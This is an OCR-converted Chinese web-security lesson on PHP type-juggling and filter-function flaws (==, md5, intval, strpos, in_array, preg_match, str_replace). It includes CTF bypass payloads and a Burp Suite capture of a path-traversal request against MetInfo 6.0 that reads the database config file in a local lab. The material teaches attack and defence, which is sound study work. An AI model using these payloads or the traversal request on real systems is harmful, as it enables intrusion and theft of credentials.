
Day20　WEB 攻防-PHP 特性&缺陷对比函数&CTF 考点&CMS 审计实例



1.知识点

1. 过滤函数缺陷绕过
2. CTF 考点与代码审计

2.详细点

2.1 = = 与= = =

（1）知识点：

- =赋值
- = =不会对比类型
- = = =类型也会对比

（2）绕过思路

```php
<?php
header("Content-Type:text/html;charset=utf-8");
$flag='xiaodi ai chi xigua!';

$a=1;
if($a==$_GET['x']){
    echo $flag;
}
//1.0 +1 1a

$a='1';
if($a===$_GET['y']){
    echo $flag;
}
//1.0 +1等

```

```
?>
```

由于两个等号不会对比类型，因此可以使用（1.0，+1，1a）进行绕过，当出现三个等号对数据类型也做比对时，可以使用（1.0，+1）进行绕过。

2.2 md5

（1）知识点

PHP 是弱类型语言，在使用 == 号时，如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换为数值并且比较按照数值来进行。此规则也适用于 switch 语句。若两个字符串恰好以 0e 的科学记数法开头，字符串被隐式转换为浮点数，实际上也就等效于 0×10^0 ，因此比较起来是相等的。php在处理0e开头的字符串存在缺陷，0e开头字符串相比教会相等，也就是说`"0e123"=="0e456"`的值是1。

（2）绕过思路

```php
<?php
header("Content-Type:text/html;charset=utf-8");
$flag='xiaodi ai chi xigua!';

//2、MD5函数缺陷绕过 ==弱对比 ===强类型对比
if($_GET['name'] != $_GET['password']){
    if(MD5($_GET['name']) ==
MD5($_GET['password'])){
        echo $flag;
    }
    echo '?';
}
//==
//echo MD5('QNKCDZO');
```

```php
//echo MD5('240610708');

//===
//name[]=1&password[]=2

?>
```

MD5函数缺陷绕过，当使用md5做= =判断的时候可以使用相同0e的字符串进行绕过，当使用md5做= = =判断的时候可以使用变量名+[]，使用数组的形式绕过。

2.3 intval函数

（1）知识点

- intval()函数用于获取变量的整数值。
- intval()函数通过使用指定的进制 base 转换（默认是十进制），返回变量 var 的 integer 数值。 intval() 不能用于 object，否则会产生 E_NOTICE 错误并返回 1。

实例

```php
<?php
echo intval(42);                      // 42
echo intval(4.2);                     // 4
echo intval('42');                    // 42
echo intval('+42');                   // 42
echo intval('-42');                   // -42
echo intval(042);                     // 34
echo intval('042');                   // 42
echo intval(1e10);                    // 1410065408
echo intval('1e10');                  // 1
echo intval(0x1A);                    // 26
echo intval(42000000);                // 42000000
echo intval(420000000000000000000);   // 0
echo intval('420000000000000000000'); // 2147483647
echo intval(42, 8);                   // 42
echo intval('42', 8);                 // 34
echo intval(array());                 // 0
echo intval(array('foo', 'bar'));     // 1
?>
```

（2）绕过思路

```php
<?php
header("Content-Type:text/html;charset=utf-8");
```

```php
$flag='xiaodi ai chi xigua!';

//3、intval缺陷绕过
$i='666';
$ii=$_GET['n'];
if(intval($ii==$i)){
    echo $flag;
}
// 666.0 +666

$i='666';
$ii=$_GET['n'];
if(intval($ii==$i,0)){
    echo $flag;
}
//0x29a

?>
```

由于intval函数会对变量进行取证，使用==做判断时，可以使用（666.0，+666）进行绕过，当intval函数第二个参数为0时，可以使用进制绕过。

2.4 strpos函数

（1）知识点

- strpos() f函数查找字符串在另一字符串中第一次出现的位置（区分大小写）。
- 注释：strpos() 函数是区分大小写的。

实例

查找 "php" 在字符串中第一次出现的位置：

```
<?php
echo strpos("I love php, I love php too!","php");
?>
```

运行实例 »

（2）绕过思路

```php
<?php
header("Content-Type:text/html;charset=utf-8");
$flag='xiaodi ai chi xigua!';

//4、对于strpos()函数，我们可以利用换行进行绕过（%0a）
$i='666';
$ii=$_GET['h'];
if(strpos($i,$ii,"0")){
    echo $flag;
}
//?num=%0a666

?>
```

对于strpos函数，可以使用%0A换行进行绕过

2.5 in_array函数

（1）知识点

in_array() 函数搜索数组中是否存在指定的值。

```php
在数组中搜索值 "Runoob" ，并输出一些文本：
<?php
$sites = array("Google", "Runoob", "Taobao",
"Facebook");

if (in_array("Runoob", $sites))
{
    echo "找到匹配项！";
}
else
{
    echo "没有找到匹配项！";
}
?>
```

语法

```
bool in_array ( mixed $needle , array $haystack [, bool $strict = FALSE ] )
```

参数	描述
needle	必需。规定要在数组搜索的值。
haystack	必需。规定要搜索的数组。
strict	可选。如果该参数设置为 TRUE，则 in_array() 函数检查搜索的数据与数组的值的类型是否相同。

技术细节

返回值:	如果在数组中找到值则返回 TRUE，否则返回 FALSE。
PHP 版本:	4+
更新日志	自 PHP 4.2 起，search 参数可以是一个数组。

（2）绕过思路

```php
<?php
header("Content-Type:text/html;charset=utf-8");
$flag='xiaodi ai chi xigua!';

//5、in_array第三个参数安全
$whitelist = [1,2,3];
$page=$_GET['i'];
if (in_array($page, $whitelist)) {
    echo "yes";
}
//?i=1ex

?>
```

如果第三个参数没有设置为true，则不会比较数据类型可以使用（1ex）进行绕过

2.6 preg_match函数

（1）知识点

- preg_match 函数用于执行一个正则表达式匹配。

参数说明：

- $pattern: 要搜索的模式，字符串形式。
- $subject: 输入字符串。
- $matches: 如果提供了参数matches，它将被填充为搜索结果。 $matches[0]将包含完整模式匹配到的文本， $matches[1] 将包含第一个捕获子组匹配到的文本，以此类推。
- $flags：flags 可以被设置为以下标记值：
    1. PREG_OFFSET_CAPTURE: 如果传递了这个标记，对于每一个出现的匹配返回时会附加字符串偏移量(相对于目标字符串的)。 注意：这会改变填充到matches参数的数组，使其每个元素成为一个由 第0个元素是匹配到的字符串，第1个元素是该匹配字符串 在目标字符串subject中的偏移量。
- offset: 通常，搜索从目标字符串的开始位置开始。可选参数 offset 用于 指定从目标字符串的某个未知开始搜索(单位是字节)。

返回值

返回 pattern 的匹配次数。 它的值将是 0 次（不匹配）或 1 次，因为 preg_match() 在第一次匹配后 将会停止搜索。preg_match_all() 不同于此，它会一直搜索subject 直到到达结尾。 如果发生错误preg_match()返回 FALSE。

实例

查找文本字符串"php":

```
<?php
//模式分隔符后的"i"标记这是一个大小写不敏感的搜索
if (preg_match("/php/i", "PHP is the web scripting language of choice.")) {
    echo "查找到匹配的字符串 php。";
} else {
    echo "未发现匹配的字符串 php。";
}
?>
```

执行结果如下所示：

```
查找到匹配的字符串 php。
```

（2）绕过思路

```
<?php
header("Content-Type:text/html;charset=utf-8");
$flag='xiaodi ai chi xigua!';

//6、preg_match只能处理字符串，如果不按规定传一个字符串，通常是传一个数组进去，这样就会报错
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if(preg_match("/[0-9]/", $num)){
        die("no no no!");
    }
    if(intval($num)){
        echo $flag;
```

```
13        }
14    }
15    //?num[]=1
16
17    ?>
```

preg_match只能处理字符串，如果不按规定传一个字符串，通常是传一个数组(num[]=1)进去，这样就会报错

2.7 str_replace函数

（1）知识点

- str_replace() 函数替换字符串中的一些字符（区分大小写）

语法

```
str_replace(find,replace,string,count)
```

参数	描述
find	必需。规定要查找的值。
replace	必需。规定替换 *find* 中的值的值。
string	必需。规定被搜索的字符串。
count	可选。一个变量，对替换数进行计数。

技术细节

返回值:	返回带有替换值的字符串或数组。
PHP 版本:	4+
更新日志:	在 PHP 5.0 中，新增了 *count* 参数。 在 PHP 4.3.3 之前，该函数的 *find* 和 *replace* 参数都为数组时将会遇到麻烦，会引起空的 *find* 索引在内部指针没有更换到 *replace* 数组上时被忽略。新的版本不会有这个问题。 自 PHP 4.0.5 起，大多数参数可以是一个数组。

（2）绕过思路


```php
<?php
header("Content-Type:text/html;charset=utf-8");
$flag='xiaodi ai chi xigua!';

//7、str_replace无法迭代过滤
$sql=$_GET['s'];
$sql=str_replace('select','',$sql);
echo $sql;

//?s=sselectelect

?>
```


str_replace无法迭代过滤,则可以对要过滤的字符进行迭代输入进行绕过。

3.演示案例

3.1 实践-代码审计-过滤缺陷-文件读取

以metinfo6.0系统为例：




Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Comparer
Extender
Project options
User options
Authz
Deserialization Scanner
xssValidator
CSRF
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Send
Cancel
Target: http://127.0.0.1:8081
Request
Raw
Params
Headers
Hex
GET /metinfo6.0.0/include/thumb.php?dir=../../http\..\..\config\config_db.php HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw
Headers
Hex
Render
HTTP/1.1 200 OK
Date: Sun, 09 Jan 2022 13:22:06 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
Connection: close
Content-Type: image/jpeg
Content-Length: 402
../http\..\config\config_db.php<?php
/*
con_db_host = "localhost"
con_db_port = "3306"
con_db_id = "root"
con_db_pass = "root"
con_db_name = "metinfo6"
tablepre = "met_"
db_charset = "utf8";
*/
?>
访问目标网站的数据库配置信息，
通过迭代绕过，访问敏感文件
一手课程aixuexiit
0 matches
Type a search term
0 matches